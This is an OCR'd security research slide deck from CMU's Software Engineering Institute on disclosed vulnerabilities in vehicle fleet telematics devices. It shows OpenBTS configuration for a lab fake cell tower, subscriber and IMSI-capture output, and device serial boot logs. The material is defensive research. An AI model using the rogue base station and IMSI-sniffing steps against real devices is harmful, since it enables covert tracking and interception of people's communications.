
All Your Fleet Are Belong To Us

Vulnerabilities in Fleet Management Systems

Dan Klinedinst

Software Engineering Institute
Carnegie Mellon University
Pittsburgh, PA 15213



This material is based upon work funded and supported by the Department of Homeland Security under Contract No. FA8702-15-D-0002 with Carnegie Mellon University for the operation of the Software Engineering Institute, a federally funded research and development center sponsored by the United States Department of Defense.

DM17-0335

Disclaimers

Disclaimers

1. Vulnerability note has been published.
2. Vulnerabilities and issues have been fixed.
3. All of this information is in publicly available documents.
4. All vendors were very responsive
    1. Complex supply chain


What Are Fleet Telematics?

Lots of Organizations use Fleets of Vehicles

1. Long haul trucking
2. Local delivery
3. Law Enforcement / Public Safety
4. Service Providers / Contractors
5. Municipal
6. Military

Tracking plus other functions

1




Cheap OBD-II Devices

Cheap Hardwired Devices

Methodology


Common Vulnerabilities

1. Weak or no authentication
2. No comms encryption
3. Unsigned firmware updates
4. They’re basically a root backdoor to your car!



Known vulnerabilities in cellular

1. Older protocols don’t authenticate tower / base station
2. Almost all devices can be told to degrade to older protocol
3. Weak / no encryption
4. Location tracking (even in LTE.)



IMSI Catcher / Stingray

US government uses fake cell towers, flown on airplanes, to harvest phone data and track down criminals

By Sebastian Anthony on November 14, 2014 at 11:34 am | 60 Comments

1.1K shares

Our cellular lab

Linux
-OpenBTS
-Asterisk

OpenBTS

```
OpenBTS> config Identity
GSM.Identity.BSIC.BCC 1
GSM.Identity.BSIC.NCC 3
GSM.Identity.CI 10      [default]
GSM.Identity.LAC 1010
GSM.Identity.MCC 001      [default]
GSM.Identity.MNC 05
GSM.Identity.ShortName Range      [default]

OpenBTS>
```

To set a parameter to a certain value, provide the parameter name followed by the new value to the "config" command like this:

```
OpenBTS> config GSM.Identity.ShortName MyCellularNetwork
GSM.Identity.ShortName changed from "Range" to "MyCellularNetwork"

OpenBTS>
```

OpenBTS

```
$ ./nmcli.py sipauthserve subscribers create "iPhone 4" IMSI214057715229963 \
6055551234
raw request: {"command":"subscribers","action":"create","fields":
{"name":"iPhone 4","imsi":"IMSI214057715229963","msisdn":"6055551234","ki":""}}
raw response: {
        "code" : 200,
        "data" : "both ok"
}
```

IMSI

Phone Number

```
OpenBTS> tmsis
IMSI            TMSI IMEI            AUTH CREATED ACCESSED TMSI_ASSIGNED
214057715229963 -    012546629231850 1    11m     56s      0
001010000000002 -    351771054186520 1    80h     8m       0
001010000000003 -    351771053005400 1    80h     9m       0
```

Getting The Phone Number


1. Read the IMSI off of the SIM

   OR

1. Sniff the IMSI with OpenBTS

2. From the IMSI:

310410412555123 4




…if you're lucky.


Mobile Number Portability

- MNP breaks the IMSI <-> MSISDN mapping.
- I've only run across this once.
- You can pay to look up IMSI -> MSISDN
- Worst case: War texting.


Dissecting a device

Serial Traffic





Serial Traffic On An Oscilloscope



Boot

```
app[0:0:02:26] Boot Reason: Cold
app[0:0:02:26] ESN: 4562083617
app[0:0:02:30] PORT OPEN  8:GPS Rcvr    5:GPS
115200  8/N/1
app[0:0:02:30] ASSIST: Init
app[0:0:02:30] GPS Restart
app[0:0:02:31]  Init, BootReason=0
app[0:0:02:34]  earliestBlock=0, latestBlock=0,
next_seq=0x1
app[0:0:02:34]  First block: 0, Last block: 0
app[0:0:02:34] FindFirstFree: Block=0 Offset=0x8
app[0:0:02:35]  Found free space in block: 0
app[0:0:02:35]  WritePosition - Block 0, Offset 8
app[0:0:02:35] FindFirstUnread: Block=0 Offset=0x0
app[0:0:02:35] FindReadPos-LastBlk,
NoUnreadRecords
app[0:0:02:35] COMM: Start route(0) log(0)
modem(38)
app[0:0:02:35] MODEM: Serial Port Initialized
```

Boot


```
app[15:26:54] MPORT: Serial Port to 115200
app[15:26:54] MODEM: Send Cmd: ATE0V1
app[15:26:54] MODEM: Rcv Resp: ATE0V1
app[15:26:54] MODEM: Rcv Resp: OK
app[0:2:04:49] MDM2: Send Cmd: AT+CNUM
app[0:2:04:59] MDM2: Rcv Resp: +CNUM:
"","15002474003",129

app[0:2:04:70] MDM2: Rcv Resp: +CNUM: "","",0
app[0:2:04:80] MDM2: Rcv Resp: +CNUM: "","",0
app[0:2:04:91] MDM2: Rcv Resp: +CNUM: "","",0
app[0:2:04:92] MDM2: Rcv Resp: OK
app[0:2:04:92] MDM2: Send Cmd: AT+CIMI
app[0:2:04:92] MDM2: Rcv Resp: 310410819789453
app[0:2:04:92] MDM2: Rcv Resp: OK
app[0:2:04:93] MDM2: Send Cmd: AT+CMGF=1
app[0:2:04:93] MDM2: Rcv Resp: OK
app[0:2:04:93] MDM2: Send Cmd: AT+UBANDSEL?
app[0:2:04:94] MDM2: Rcv Resp: +UBANDSEL:
2100,1900,1700,850,800,900
Thu 17 Dec 2015 DOY=351, tz=-20
```

Boot

```
app[15:22:56] PPP0:   Option> Addr 166.214.30.225
app[15:22:56] PPP0:   Option> PriDNS 209.183.35.23
app[15:22:56] PPP0:   Option> SecDNS
209.183.33.23
app[15:22:56] PPP0: IPCP Opened
app[15:22:56] GSM: ConnFSM E=12, S=5
COMM CONNECTED 0
app[15:22:56] DNS: #0:0 Lookup "216.177.93.246”
app[15:22:56] DNS: #0:1 Lookup "128.237.xxx.xxx”
app[15:22:56] ASSIST: Starting Download
144.89.34.195
cmd=full;user=AGPS@*****.com;pwd=******;lat=4
0.4447858;lon=-79.9472966;pacc=1000;latency=1.3;
```

Serial Traffic on the PCB



